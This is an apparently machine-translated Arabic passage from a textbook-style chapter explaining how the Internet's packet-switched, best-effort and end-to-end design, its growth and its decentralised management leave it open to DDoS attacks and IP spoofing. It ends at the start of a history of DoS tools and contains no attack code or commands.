نحن بالتأكيد لا نحاول أن نقول إن DoS تسبب حتى في جزء ضئيل من الضرر الذي لدي فيروس نقص المناعة البشرية/الإيدز. هذا مثير للسخرية. ما هو شيوعا هي عدم الاعتراف بالمشكلة من قبل عامة الناس ووسائل الإعلام، وعدم استجابة البعض لأنه كان يعتقد أنها تكون "مشكلة شخص آخر"، وزيادة بطيئة إلى النقطة التي تصبح المشكلة الراسخة جيدا وعلى نطاق واسع. كان مكيافيلي الذي قال: "عندما استشعرت في وقت مبكر انه يمكن علاجها بسهولة، فإذا انتظر حتى يظهر نفسه فأن أي دواء سوف يكون متأخرا جدا لأن المرض أصبح غير قابل للشفاء. الاضطرابات السياسية يمكن أن تلتئم بسرعة إذا تم النظر إليها في وقت مبكر جدا؛ مع، عدم توافر التشخيص، فانه يسمح لها بأن بالطريقة التي يمكن لأي شخص أن يتعرف عليها، والعلاجات هي فوات الأوان.

بالمثل، لقد كانت **DoS** و**DDoS** هجمات مرتبطة في الأصل باعتبارها مشكلة تتعلق بقنوات الاتصال **IRC**، مما يؤثر على خوادم **IRC** الوحيدة ومستخدمي**IRC** . حتى بعض المواقع منعت خوادم **IRC** في الحرم الجامعي، أو نقل خوادم **IRC** خارج الشبكة الرئيسية إلى **DMZ** (**DeMilitarized Zone**) "منطقة خاليه من النار" ولذلك لا تؤثر على الشبكة الرئيسية، كل ذلك مع الاعتقاد بأن هذا من شأنه أن "يحل" مشكلة حجب الخدمة. (في الواقع، انها دفعت فقط بعيدا، والسماح لها بمواصلة التطوير والتفوق على القدرات الدفاعية). القضية نفسها تشمل **DDoS**؟ طوفان كبير من الحزم؟ في عام 2003 بدأت تحدث نتيجة الديدان (***worms***)، وإغلاق العديد من أكبر الشبكات في العالم، والتي كانت ما يقرب من خمس سنوات لفهم المشكلة والاستعداد لذلك، ولكن اختاروا العدم.

في هذا الوقت نفسه، طورت أدوات الهجوم نفسها في السلطة، والقدرات، والقدرة على الانتشار، والتطور إلى النقطة التي هي اليوم تستخدم في هجمات متطورة مع الدوافع المالية من قبل العصابات الإجرامية المنظمة. كيف حدث كل هذا؟ نبدأ سعينا للحصول على إجابات من خلال دراسة الافتراضات والمبادئ التي بنت الإنترنت.

مبادئ تصميم الإنترنت (Design Principles of The Internet)

النشاط السابق لإنترنت اليوم، هو **ARPANET** (**Advanced Research Project Agency Network**)، والذي تم إنشائه في أواخر 1960 عندما كانت أجهزة الكمبيوتر غير موجودة في كل منزل ومكتب. بدلا من ذلك، فإنها موجودة في الجامعات والمؤسسات البحثية، وكانت تستخدم من قبل الموظفين ذوي الخبرة والمعرفة للحسابات العلمية. كان ينظر الى أمن الكمبيوتر الى امن المضيفين على انه أمن تماما، ولا يوجد أمن الشبكات، حيث أن معظم المضيفين لم يكن بعد مترابطين شبكيا عن بعد. كما أصبحت هذه الحسابات أكثر تقدما وبدأت أجهزة الكمبيوتر تكتسب وجودا كبيرا في أنشطة البحث، أدرك الناس أن ربط شبكات البحث وتمكينهم من التحدث مع بعضهم البعض في لغة مشتركة من شأنه دفع عجلة التقدم العلمي. كما اتضح، حيث قدم الإنترنت التطور في أكثر من مجال العلم، أنه تحول وثورة في جميع جوانب حياة الإنسان، ولكن مع ذلك قدم بعض المشاكل الجديدة على طول الطريق.

Packet-Switched Networks

كانت الفكرة الأساسية في تصميم الإنترنت هي فكرة شبكه تحويل الحزم (***packet-switched network***). ولادة الإنترنت حدث في منتصف الحرب الباردة، عندما كان خطر الحرب العالمية معلقة في أنحاء العالم. وكانت شبكة الاتصالات بالفعل حاسمة لكثير من العمليات الحيوية في الدفاع، وكان أداؤها عبر خطوط مخصصة من خلال شبكة عبر محولات الدارة الكهربائية (***circuit-switched network***). كان هذا التصميم مكلف وضعيف. كانت الوكالات الحكومية تقوم بالدفع من اجل اقامة البنية التحتية للشبكة في كل مكان كان فيها العقد الحرجة، ثم اقامة قنوات اتصال لكل زوج من العقد للتي يريد التحدث مع بعضهم البعض.

من خلال هذه الاتصالات، تم تمهيد الطريق من المرسل إلى المتلقي. شبكة وسيطة محفوظة الموارد للاتصالات التي لا يمكن ان تتقسما المعلومات مع غيرها من أزواج مصدر الوجهة. هذه الموارد يمكن تحريرها بمجرد انتهاء الاتصال. وبالتالي، إذا كان المرسل والمتلقي تحدث بشكل غير منتظم ولكن في دفعات كبيرة الحجم، فإنها تؤدى الى استخدام قدرا كبيرا من الموارد.


كانت المشكلة الأكبر في ضعف الاتصالات والتي ترجع إلى فشل العقدة الوسيطة. كان خط الاتصال مخصص يعتمد عليه كما يوجد نقطة ضعف العقدة الوسيطة. عقدة واحدة أو فشل الارتباط أدت إلى تمزق خط الاتصالات كله. إذا كان هناك خط آخر متاح، كان لا بد من وضع قناة جديدة بين المرسل والمتلقي من البداية. وكان العقد الموصلة في الشبكات **circuit-switched networks** ذات بضعة أسطر متاحة، والتي كانت عباره عن خطوط ذات جودة عالية مخصصة لربط الاتصال من نقطة إلى نقطة بين أجهزة الكمبيوتر. كانت هذه ليس فقط مكلفة جدا، ولكن جعل هيكل الشبكة عرضة للغاية لعقدة الارتباط والفشل البدني وبالتالي لا يمكن أن توفر اتصالات موثوقة في حالة الاعتداء الجسدي المستهدف. التقرير لا يناقش هذا فقط بالتفاصيل، ولكن يقدم أيضا نتائج المحاكاة التي أظهرت أن إضافة المزيد من العقد والروابط لشبكة عبر محولات الدارة الكهربائية **circuit-switched networks** يحسن بشكل أساسي الوضع.

ظهرت شبكة تبديل الحزم (***packet-switched network***) بمثابة نموذج جديد لتصميم الشبكات. وتتكون هذه الشبكة من العديد من العقد ذات التكلفة المنخفضة، ولا يمكن الاعتماد عليها والروابط التي تربط المرسلين والمستقبلين. انخفاض تكلفة موارد الشبكة يسهل بناء شبكة أكبر بكثير ومرتبطة أكثر بإحكام مما كانت عليه في حالة عبر محولات الدارة الكهربائية (**circuit-switched networks**)، وتوفير تكرار المسارات. ويتم تحقيق موثوقية الاتصال عبر النسيج الذي لا يمكن الاعتماد عليها من خلال الرابط وعقدة التكرار وبروتوكولات نقل قوية. بدلا من وجود قنوات مخصصة بين المرسل والمتلقي، يجري تقاسم موارد الشبكة بين العديد من أزواج الاتصالات. المرسلين والمستقبلين يقومون بالاتصال من خلال الحزم، مع كل حزمه تحمل المنشأ وعنوان الوجهة، وبعض معلومات التحكم في رأسها. ولتفادي طابور الحزم وتداخل من العديد من الاتصالات فان العقد الوسيط كانت تقوم بإرسالهم في أسرع وقت ممكن بأفضل الطرق المتاحة إلى وجهتهم. إذا أصبح المسار الحالي غير متوفر بسبب عقدة أو فشل الارتباط، فان طريق جديد يكتشف بسرعه عقد وسيطه حيث يتم إرسال الحزم اللاحقة على هذا الطريق الجديد. لاستخدام موارد الاتصالات أكثر كفاءة، قد تكون الروابط ذات متغيرات معدل البيانات. للتعويض عن التناقض أحيانا في معدلات الارتباط الواردة والصادرة، ولاستيعاب حركة المرور ذات الدفعات الكبيرة، فان العقد الوسيطة تستخدم للتخزين ومن ثم إعادة التوجيه الى الأمام، تخزن الحزم في مخزن مؤقت حتى الوصلة التي تؤدي إلى الوجهة تصبح متوفرة. وقد أظهرت التجارب أن تخزين ومن ثم التبدل بالدفع إلى الأمام يمكن أن يحقق ميزة كبيرة مع التخزين القليل جدا في العقد الوسيطة.

نموذج شبكة تبديل الحزم (***packet-switched network***) هي ثورة في عالم الاتصالات. جميع المبادئ التصميمة تحسنت كثيرا بسرعة الانتقال والموثوقية وانخفاض تكلفة الاتصالات، مما أدى إلى الإنترنت الذي نعرفه اليوم؟ رخيصة وسريعة وموثوق بها للغاية. ومع ذلك، فإنها أيضا خلق أرضية خصبة لسوء الاستخدام من قبل المشارك الخبيث. دعونا نلقي نظرة فاحصة على مبادئ تصميم شبكة تبديل الحزم.

- **لا توجد موارد مخصصة بين المرسل والمتلقي.** هذه الفكرة سمحت بزيادة مضاعفة الإنتاجية في الشبكة عن طريق الحزم المتنوعة من العديد من الاتصالات المختلفة. بدلا من توفير قناة مخصصة مع عرض نطاق الترددي عالي (**bandwidth**) لكل الاتصالات، فان روابط تبادل الحزم (***packet-switched links***) يمكنها تدعيم العديد من الاتصالات من خلال الاستفادة من حقيقة أن ذروة الاستخدام لا تحدث في كل منها دفعة واحدة. والجانب السلبي من هذا التصميم هو أنه لا يوجد أي ضمان للموارد، وهذا هو بالضبط سبب مرور هجوم **DDoS** العدواني الذي يمكن أن يأخذ الموارد من المستخدمين الشرعيين. تم إجراء الكثير من البحوث في تقاسم الموارد العادلة وحجز الموارد على العقدة الوسيطة، لتقديم ضمانات لخدمة حركة المرور المشروعة في وجود مستخدمين ضارين. بينما حفظ الموارد والتقاسم العادل لضمان الاستخدام المتوازن بين المستخدمين الشرعيين، لا تحل مشكلة **DDoS**. بروتوكولات حفظ الموارد (***Resource reservation protocols***) منتشرة قليلا وبالتالي لا يمكن أن يكون لها تأثير كبير على حركة مرور **DDoS**. نهج تقاسم الموارد تخصيص حصة عادلة من الموارد لكل مستخدم (على سبيل المثال، عرض النطاق الترددي، ووقت وحدة المعالجة المركزية، ومساحة القرص). في سياق الإنترنت، تصاعدت المشكلة بإنشاء هوية المستخدم بسبب **IP Spoofing**. حيث تمكن المهاجم من تزيف العديد من الهويات كما يريد واحتكار الموارد على الرغم من آلية التبادل العادلة. حتى لو تم حل هذه المشاكل، يمكن للمهاجم جعل الخدمة بطيئة على نحو فعال بالنسبة الى المستخدمين الشرعيين إلى معدل غير مقبول من اختراق آلات الكافية واستخدام مواردها.
- **الحزم يمكنها السفر على أي طريق بين المرسل والمتلقي.** تصميم شبكة تحويل الحزم (***packet-switched network***) سهل تطوير خوارزميات التوجيه الديناميكي الذي يكتشف بسرعة طريقا بديلا إذا فشل أحد الابتدائي. هذا يعزز إلى حد كبير قوة الاتصالات والحزم في الرحلة التي يمكن أن تأخذ طريقا مختلفا إلى المتلقي من تلك التي كانت سارية المفعول عندما تم إرسالها. يتم تنفيذ تغيير الطريق وعملية الاختيار عن طريق عقد وسيطة تتأثر مباشرة عند فشل الطريق، وشفافة للمشاركين الآخرين، بما في ذلك المرسل والمتلقي. هذا يسهل سرعة توجيه الحزمة الى الامام وتقليل رسائل التوجيه، ولكن لديها الآثار الجانبية حيث انه لا يوجد عقدة واحده في الشبكة تعرف المسار الكامل بين أصل الحزمة والوجهة لتوضيح ذلك، دعونا نراقب الشبكة في الشكل التالي.

نفترض أن المسار من **A** إلى **B** يؤدي من خلال عقدة واحدة، **C**، وأن العقدة **D** هو في مكان ما على الجانب الآخر من الإنترنت. إذا **D** لا يرى ابدا طريق الحزمة من **A** إلى **B**، ولا يمكنه الاستدلال إذا كان عنوان المصدر (**A**) وهمي، أو إذا فشلت **C** بطريقة أو بأخرى والحزمة تحاول اتباع مسار بديل. لذلك، فإن **D** سوف يقوم بسعادة توجيه الحزمة إلى **B**. يوضح هذا المثال لماذا يصعب كشف الحزم المغشوشة. **IP spoofing** هي واحدة من القطع المركزية لمشكلة **DDoS**. ليس من الضروري لكثير من هجمات **DDoS**، لكنه يزيد من تفاقم المشكلة بشكل كبير وتحديات ضد نهج الدفاع العديد المستخدم ضد **DDoS**.



- **الروابط المختلفة لها معدلات بيانات مختلفة**. هذا هو مبدأ التصميم المنطقي، وبعض الروابط من الطبيعي أن تستخدم بشكل أكبر من غيرها. تسببت أنماط استخدام الإنترنت الى تتطور طوبولوجيا محددة، تشبه العنكبوت مع العديد من السيقان. العقد في قلب (**Core**) الإنترنت (تشبه جسم العنكبوت) مترابطة بشكل كبير، في حين أن حافة العقد (هي أرجل العنكبوت) وعادة ما يكون واحد أو اثنين من المسار مرتبطين بالـ **core**. روابط الـ **core** توفر عرض نطاق ترددي كافي لاستيعاب حركة المرور الكثيفة من عدة مصادر مختلفة إلى وجهات عديدة، في حين أن الروابط أقرب إلى الحواف تحتاج فقط لدعم حركة مرور الشبكة وتحتاج أقل عرض للنطاق الترددي. من الآثار الجانبية لهذا التصميم هو أن حركة المرور من الرابط الأساسي (**core**) تكون ذات نطاق ترددي عالي يمكن أن يطغى على عرض النطاق الترددي المنخفض لحافة الرابط إذا حاولت مصادر عديدة التحدث إلى نفس الوجهة في وقت واحد، وهذا بالضبط ما يحدث أثناء هجمات **DDoS**.

Best-Effort Service Model and End-To-End Paradigm

الغرض الرئيسي من الإنترنت هو تحريك الحزم من المصدر إلى الوجهة بسرعة وبتكلفة منخفضة. في هذا المسعى، يتم التعامل مع كافة الحزم على قدم المساواة وإعطاء أي ضمانات للخدمة. هذا هو نموذج أفضل خدمة (***Best-Effort Service Model***)، أحد المبادئ الرئيسية لتصميم الإنترنت. منذ أن أصبحت الموجهات (routers) في حاجة الى التركز فقط على إعادة توجيه حركة المرور، فلقد تصميمها بسيط ومتخصص للغاية لهذه المهمة.

كان من المفهوم في وقت مبكر أن الإنترنت من المحتمل أن يستخدم لمجموعة متنوعة من الخدمات، التي كان بعضها لا يمكن التنبؤ بها. من اجل الحفاظ على شبكة الربط محجمه ودعم كافة الخدمات التي قد يحتاجها المستخدم الآن وفي المستقبل، قرر مبدعين الإنترنت جعلها بسيطة. ونص نموذج النهاية إلى النهاية (***End-To-End Paradigm***) أن هناك متطلبات محدده للتطبيق، مثل التسليم الموثوق (***reliable delivery***) (أي ضمان بأنه لن تظهر أي خسارة لأي حزمه)، الكشف عن إعادة طلب الحزمة، الكشف عن الخطأ والتصحيح، وجودة متطلبات الخدمة، والتشفير، والخدمات المماثلة، لا ينبغي أن تكون معتمدة من قبل شبكة الربط ولكن عن طريق بروتوكولات النقل على مستوى أعلى المنتشرة في النهاية في عند المضيفين؟ المرسل والمتلقي. وهكذا، عندما يتطلب تضمين تطبيق جديد، فقط المضيفين المهتمين في النهاية هم بحاجة لنشر الخدمات الضرورية، بينما لا تزال شبكة الربط بسيطة وثابتة. بروتوكول الإنترنت (**IP**) يدير التلاعب في الحزمة الأساسية، ومعتمد من قبل جميع أجهزة التوجيه (***router***) والمضيفين في نهاية شبكة الإنترنت. المضيفين النهائيين بالإضافة إلى ذلك يقومون بنشر عدد لا يحصى من البروتوكولات الأخرى على مستوى أعلى للحصول على ضمانات خدمة معينة: بروتوكول التحكم في النقل (**TCP**) لموثوقية تسليم الحزمة. بروتوكول مخطط بيانات المستخدم (**UDP**) لتدفق حركة المرور بسيط. بروتوكول الوقت الحقيقي (**RTP**)، برتوكول التحكم في الوقت الحقيقي (**RTCP**)، بروتوكول دفق الوقت الحقيقي (**RTSP**) لتدفق حركة مرور وسائل الإعلام؛ وبروتوكول التحكم في رسائل الإنترنت (**ICMP**) لرسائل السيطرة. يتم بناؤها حتى الخدمات ذات المستوى العالي على هؤلاء، مثل نقل الملفات، تصفح الإنترنت، الرسائل الفورية، البريد الإلكتروني، وعقد المؤتمرات عبر الفيديو.

كثيرا ما يفهم ذريعة النهاية إلى النهاية كمبرر ليس لإضافة وظائف جديدة إلى شبكة الربط البيني. تتبع هذا المنطق، فإن وقوع دفاعات **DDoS** في شبكة الربط لن يكون مقبولا. ومع ذلك، فإن ذريعة النهاية إلى النهاية، كما جاء في الأصل، لم يدعي أن المناطق الداخلية من الشبكة لا ينبغي أبدا أن تضاف مرة أخرى مع أي وظيفة، كما أن جميع التغيرات المستقبلية في سلوك الشبكة كان لا بد من

تنفيذها فقط على النهايات. كان جوهر هذه الذريعة أن الخدمات الوحيدة التي كانت مطلوبة للجميع أو معظم حركة المرور تعود في وسط الشبكة. وضعت الخدمات التي كانت محددة لأنواع معينة من حركة المرور بشكل أفضل على حافة الشبكة.

مكون آخر من ذريعة النهاية إلى النهاية أن المهام الأمنية (والتي تشمل التحكم والاستجابة لوظائف الوصول للتخفيف من الهجمات) كانت من مسؤولية الأجهزة الموجودة في الحافة (أي المضيفين النهائيين) ولا يوجد شيئا في الشبكة ينبغي القيام به. هذه الذريعة تفترض أن أصحاب المضيفين الموجودون في النهاية:

- يملكون الموارد، بما في ذلك الوقت، والمهارات، والأدوات، لضمان أمن كل مضيف موجود في النهاية.
- قادرين على ملاحظة أي إشعار لنشاط ضار على أنفسهم واتخاذ إجراءات الاستجابة بسرعة.

إنها تفترض أيضا أن المضيفين أنفسهم التي تم اختراقهم لن تصبحوا تهديدا لتوافر الشبكة الى المضيفين الآخرين.

وقد أثبتت هذه الافتراضات انها غير صحيحة على نحو متزايد، وأصبح استقرار الشبكة في مشكلة خطيرة في 2003 و2004 بسبب تفشي الديدان و**botnet**. برنامج **mstream DDoS**، على سبيل المثال، تسبب في تعطل الموجهات (**router**) نتيجة طريقة تزيف عناوين المصدر، كما فعل الدودة **Slammer**.

أخذ ذلك في الاعتبار، فانه من الجيدة وضع آليات الدفاع ضد **DDoS** في قلب الشبكة (***Network Core***)، منذ ان أصبحت هجمات **DDoS** يمكنها الاستفادة من أي نوع من الحزم على الإطلاق، ولا يمكن التعامل مع هجمات الفيضانات النقية على الحافة حتى بمجرد تحقيق حجم أكبر من عرض النطاق الترددي لاتصال الحافة. آليات الدفاع ضد **DDoS** التي تقوم بإضافة دفاعات عامة ضد الهجمات باستخدام أي نوع من حركة المرور ليست خارج الحدود بواسطة تعاريف ذريعة النهاية إلى النهاية، وينبغي النظر فيها، فإنها يمكن أن يتم تثبتها وأن تكون آمنة وفعالة ورخيصة، لحركة المرور العادية عندما لا يوجد هجوم عليه. وليس من الواضح أن أيا من آليات الدفاع **DDoS** المقترحة حاليا تتطلب النشر في قلب الشبكة لتلبية تلك المتطلبات بعد، والواضح أن أي مرشح جدي لمثل هذا الانتشار يجب أن يتم النظر فيه من اجل الإدراج الفعلي في الموجهات التي تشكل جوهر الانترنت. ومع ذلك، يجب على مؤيدي ومنتقدي نشر دفاعات **DDoS** في جوهر الشبكة تتذكر أن واضعي الذريعة الأصلية نهاية إلى نهاية تم طرحها كمبدأ تصميم مفيد، وليست الحقيقة المطلقة. الانتقادات حول حلول الدفاع ضد **DDoS** تستند فقط على انتهاك ذريعة النهاية إلى النهاية. من ناحية أخرى، الانتقادات من مكونات معينة من حلول الدفاع **DDoS** على أساس أنها يمكن أن يؤديها كذلك أو أفضل على الحواف هي الاستخدامات السليمة للذريعة نهاية إلى نهاية.

هذين الأفكار المذكورة أعلاه، نموذج خدمة أفضل (***best-effort service model***) ونموذج النهاية إلى النهاية (***end-to-end paradigm***)، تحدد أساسا مبدأ التصميم نفسه: يجب أن تبقى هذه الشبكة الأساسية بسيطة. يجب دفع كل تعقيد إلى عقد الحافة. بفضل هذه البساطة وتقسيم الوظائف بين الجوهر والحواف، جمعت الانترنت بسهولة تحديات الحجم، وإدخال التطبيقات والبروتوكولات الجديدة، وزيادة مضاعفة في حركة المرور في حين تبقى وسيلة قوية ورخيصة مع تزايد باستمرار في عرض النطاق الترددي والسرعة. والجانب السلبي من هذا التصميم بسيط يصبح واضحا عندما يكون أحد الأطراف في نموذج النهاية إلى النهاية خبيث ويعمل على تلف الطرف الآخر. منذ ربط شبكة البسيط، العقد الوسيطة ليست لديهم وظائف لازمة للتدخل في شروط المرور المخالف.

هذا هو بالضبط ما يحدث في هجمات **DDoS**، **IP Spoofing**، وحوادث الازدحام (***congestion incidents***). أصبحت هذه المشكلة واضحة لأول مره في أكتوبر 1986 عندما عانى الإنترنت من سلسلة من الانهيار الازدحامي (***congestion collapses***). المضيفين في النهاية كانوا ببساطة يقومون بإرسال المزيد من حركة المرور مما يمكن أن تدعمه شبكة الربط البيني. وقد تناولوا المشكلة بسرعة من خلال تصميم ونشر عدة آليات التحكم في ازدحام **TCP**. هذه الآليات هي زيادة **end-host TCP implementations** للكشف عن الحزمة الساقطة كدليل على الازدحام والاستجابة لها بسرعة عن طريق خفض معدل الإرسال. ومع ذلك، فإنه سرعان ما أصبح واضحا أن إدارة تدفق النهاية إلى النهاية لا يمكنها ضمان توزيع عادل للموارد في وجود تدفقات عدوانية. بعبارة أخرى، هؤلاء المستخدمين الذين لن ينشروا التحكم في الازدحام (***congestion control***) قادرين على سرقة عرض النطاق الترددي بسهولة من تدفقات الازدحام التي تراعي حسن التصرف. كما تراكم الاحتقان وازدحام التدفقات التي تراعي تقليل معدل الإرسال، فيصبح المزيد من عرض النطاق الترددي متوفر للتدفقات العدوانية التي تبقي على القصف.

قد علجت هذه المشكلة أخيرا من خلال انتهاك نموذج النهاية إلى النهاية وبطلب المساعدة من أجهزة التوجيه المتوسطة لمراقبة وتخصيص عرض النطاق الترددي بين التدفقات لضمان العدالة. هناك نوعان من الآليات الرئيسية المنتشرة في الموجهات (***router***) اليوم لأغراض تجنب الازدحام (***congestion***)، **active queue management** و**fair scheduling algorithms**. قد تكون هناك حاجة إلى نهج مماثل لمعالجة مشكلة **DDoS** تماما. والتي سوف تناقش بالتفصيل لاحقا.

تطور الإنترنت (Internet Evolution)

شهدت شبكة الإنترنت النمو الهائل في الحجم والشعبية منذ إنشائها. حيث ان عدد المضيفين من الإنترنت ينمو بشكل كبير (في عام 2004) كان هناك أكثر من 170 مليون جهاز كمبيوتر على الإنترنت. بفضل تسليمها رسالة رخيصة وسريعة، أصبحت شبكة الإنترنت

شعبية للغاية وانتشر استخدامه من المؤسسات العلمية في الشركات والحكومة والأشغال العامة والمدارس والمنازل والبنوك، والعديد من الأماكن الأخرى.

وأدى هذا النمو الهائل أيضا الى وجود العديد من القضايا التي تؤثر في أمن الإنترنت.

- **Scale (الحجم)**: في الأيام الأولى من **ARPANET**، كان هناك حد أقصى قدره 64-من المضيفين المسموح بهم في الشبكة، وإذا لزم الأمر لوجود مجموعة جديدة تضاف إلى الشبكة، كان لابد من ان يقوم الآخر بمغادرة الشبكة. في عام 1971، كان هناك 23 من المضيفين و15 اتصال من المضيفين (يسمى في الوقت الحاضر أجهزة التوجيه (**router**)). في عام 1981، عندما لم تعد هذه القيود تطبق (**NCP**، مع حقول العنوان ذات 6 بت سمح فقط لـ 64 المضيفين، والتي تم استبدالها تدريجيا بـ **TCP** والتي كانت محدده في عام 1974 ونشرت في عام 1975)، كان هناك فقط 213 من المضيفين على الانترنت. بحلول عام 1983، كان هناك أكثر من 1،000، بحلول عام 1987 أكثر من 10،000، وبحلول عام 1989 (عندما تم اغلاق **ARPANET**) أكثر من 100،000 المضيفين. في يناير 2003، كان هناك أكثر من 170 مليون مضيف على الإنترنت. والتي كان من الممكن تماما إدارة عدة مئات من الجنود، ولكن من المستحيل إدارة 170 مليون منهم. آلات تدار بصورة سيئة تميل إلى أن تكون سهلة لتقديم تنازلات. بالتالي، على الرغم من استمرار الجهود لتأمين آلات على الانترنت، فهناك مجموعة من المستضعفين (المخترقين بسهولة) من المضيفين لا يحصلون على مثل هذه الجهود الأمنية. هذا يعني أن المهاجمين يمكنهم بسهولة تجنيد المئات أو آلاف من الوكلاء لهجمات **DDoS**، وسوف تكون قادرة على الحصول على أكثر من ذلك في المستقبل.
- **User profile (ملف تعريف المستخدم)**: هناك عدد كبير من مستخدمي الانترنت اليوم هم مستخدمين المنزليين الذين يحتاجون إلى الوصول إلى الإنترنت لتصفح الإنترنت، وتنزيل اللعب، والبريد الإلكتروني، والدردشة. هؤلاء المستخدمين عادة ما تفتقر إلى المعرفة اللازمة لتأمين وإدارة الأجهزة الخاصة بهم بشكل صحيح. وعلاوة على ذلك، فإنهم عادة يقومون بتحميل الملفات الثنائية (مثل الألعاب) من مواقع الإنترنت الغير معروفة أو استقبالهم في البريد الإلكتروني. وهناك طريقة فعالة جدا للمهاجمين لنشر الاكواد الخبيثة له من خلال التمويه لكي تبدو مثل تطبيق مفيد (حصان طروادة)، وبعد ذلك يقوم بإرساله عبر الإنترنت أو في رسالة البريد إلكتروني. المستخدم عن غير قصد يقوم بتنفيذ التعليمات البرمجية والحصول على خطر على جهازه ويتم تجنيده في جيش الوكيل. النسبة مئوية متزايدة من مستخدمي الإنترنت والمستخدمين المنزليين الذين لهم آلات على الانترنت يكونوا ضعف مضمون، وهو ما يمثل التجنيد السهل للمهاجمين لتجميع جيش وكيل **DDoS**.
- **Popularity (الشعبية)**: اليوم، استخدام الإنترنت لم يعد قاصرا على الجامعات والمؤسسات البحثية، ولكن يتخلله جوانب كثيرة من الحياة اليومية. منذ الربط فانه يلعب دورا هاما في العديد من الأعمال ووظائف البنية التحتية، فهو هدف جذابا للمهاجمين. هجمات الانترنت تلحق الضرر المالي الكبير وتؤثر على العديد من الأنشطة اليومية.

تطور الإنترنت من شبكة البحوث ذات المساحة الواسعة الى العمود الفقري للاتصالات العالمية والتي كشفت العيوب الأمنية الكامنة في الإنترنت والتصميم جعلت مهمة تصحيحها سواء إلحاحا وتحديا للغاية.

إدارة الإنترنت (Internet Management)

الطريقة التي يتم بها إدارة الإنترنت يخلق تحديات إضافية للدفاع ضد **DDoS**. الإنترنت ليس هرمي ولكنه مجتمع من شبكات متعددة، مترابطة لتوفير وصول عالمي لعملائها. في وقت مبكر من أيام **NSFnet**، وجدت جزر صغيرة من الشبكات المدارة ذاتيا كجزء من شبكة غير تجارية. تدار كل شبكات الانترنت محليا وتشغل وفقا لسياسات محددة من قبل أصحابها. ليس هناك سلطة مركزية. بفضل هذا النهج الإداري، ظلت الإنترنت وسيلة حرة حيث يمكن سماع أي رأي. من ناحية أخرى، لا توجد وسيلة لفرض الانتشار العالمي لأي آلية أمنية معينة أو سياسة. العديد من حلول الدفاع ضد **DDoS** تحتاج أن يتم نشرها في العديد من النقاط في الإنترنت لتكون فعالة، كما هو موضح في فصول قادمه. **IP spoofing** هي مشكلة أخرى من المرجح تحتاج إلى حل. فإن طبيعة توزيع هذه التهديدات تجعل من الصعب جدا للحلول الأحادية من العقدة مواجهة. ومع ذلك، فإن استحالة فرض الانتشار العالمي يجعل توزيع الحلول غير جذابة للغاية.

نظرا للخصوصية ومخاوف الأعمال، فان مزودي خدمة الشبكة عادة لا يرغبون في تقديم معلومات عن سلوك المرور عبر الشبكة وقد تحجم عن التعاون في تعقب الهجمات. علاوة على ذلك، لا يوجد أي دعم مؤتمن لتعقب الهجمات عبر العديد من الشبكات. كل طلب يحتاج إلى أذن ويدخل حيز التنفيذ من قبل الإنسان في كل شبكة. يقدم هذا التأخير الكبير. حيث أن العديد من هجمات DDoS هي أقصر من بضع ساعات، وسوف تنتهي على الأرجح قبل أن يكون الوكيل موجودا.

NSFnet، تأسست في عام 1986، كانت وليدة المؤسسة الوطنية للعلوم من ARPANET، تهدف إلى ربط المؤسسات التعليمية والبحثية.

DoS and DDoS Evolution

هناك العديد من المشاكل الأمنية في الإنترنت اليوم. فيروسات البريد الإلكتروني كامنة لتصيب الأجهزة وتنتشر أبعد من ذلك، ديدان الكمبيوتر، أحيانا تعمل بصمت، وتقوم بهجوم مكثف على الإنترنت، المنافسين والاطفال جارك يحاولون اقتحام آلات الشركة والشبكات وسرقة الأسرار الصناعية، هجمات **DDoS** تقوم بهدم الخدمات عبر الإنترنت. والقائمة تطول وتطول. أيا من هذه المشاكل قد تم حلها تماما حتى الآن، ولكن الكثير قد تم التخفيف بشكل كبير من خلال الحلول التكنولوجية العملية. وقد ساعدت الجدران النارية بتقليل الكثير من خطر الاختراقات عن طريق منع الجميع ولكن حركة المرور الواردة ضروريا. برامج مكافحة الفيروسات تمنع تنفيذ الديدان المعروفة والفيروسات على الجهاز المحمي، وبالتالي هزيمة العدوى ووقف انتشارها. التطبيقات وأنظمة التشغيل تفحص من اجل ايجاد تحديثات البرامج وتصحيح نفسها تلقائيا، الحد بشكل كبير من نقاط الضعف التي يمكن استغلالها لتقديم تنازلات من الجهاز المضيف.

ومع ذلك، تبقى مشكلة **DDoS** الغير معالجة إلى حد كبير، على الرغم من الجهود الأكاديمية والتجارية الكبيرة لحلها. الجدران النارية المتطورة، وأحدث برامج مكافحة الفيروسات والتحديثات التلقائية، وعدد لا يحصى من غيرها من الحلول الأمنية لتحسين الحالة إلا قليلا، والدفاع عن الضحية فقط من أغلظ الهجمات. انها، مع ذلك، من السهل لفت النظر لتوليد هجوم **DDoS** ناجحة والتي تتجاوز هذه الدفوع ويأخذ الضحية باستمرار طالما يريد المهاجم.

كيف تطورت هذه الأدوات، وكيف يجري استخدامها؟ سننظر الآن في التاريخ المجمع لتطوير أدوات هجوم **DoS** و**DDoS** القائمة على الشبكة، فيما يتعلق بشن الهجمات.

History of Network-Based Denial of Service

التطور التنموي لأدوات **DoS** و**DDoS** والهجمات المرتبطة بها يمكن أن تعطي بصيرة عن الاتجاهات المحتملة للمستقبل، فضلا عن السماح لمنظمة لقياس أنواع الدفاعات التي يحتاجون إليها للنظر على أساس ما هو واقعي أن نتوقعه من مختلف المهاجمين، من أقل مهارة حتى أكثر المهاجمين تطورا.

هذه ليست سوى بعض الأدوات التمثيلية والهجمات، وليس بالضرورة كل من الهجمات تكون كبيرة. وللمزيد من القصص يمكن زيارة الرابط: http://staff.washington.edu/dittrich/misc/ddos

- **أواخر 1980**

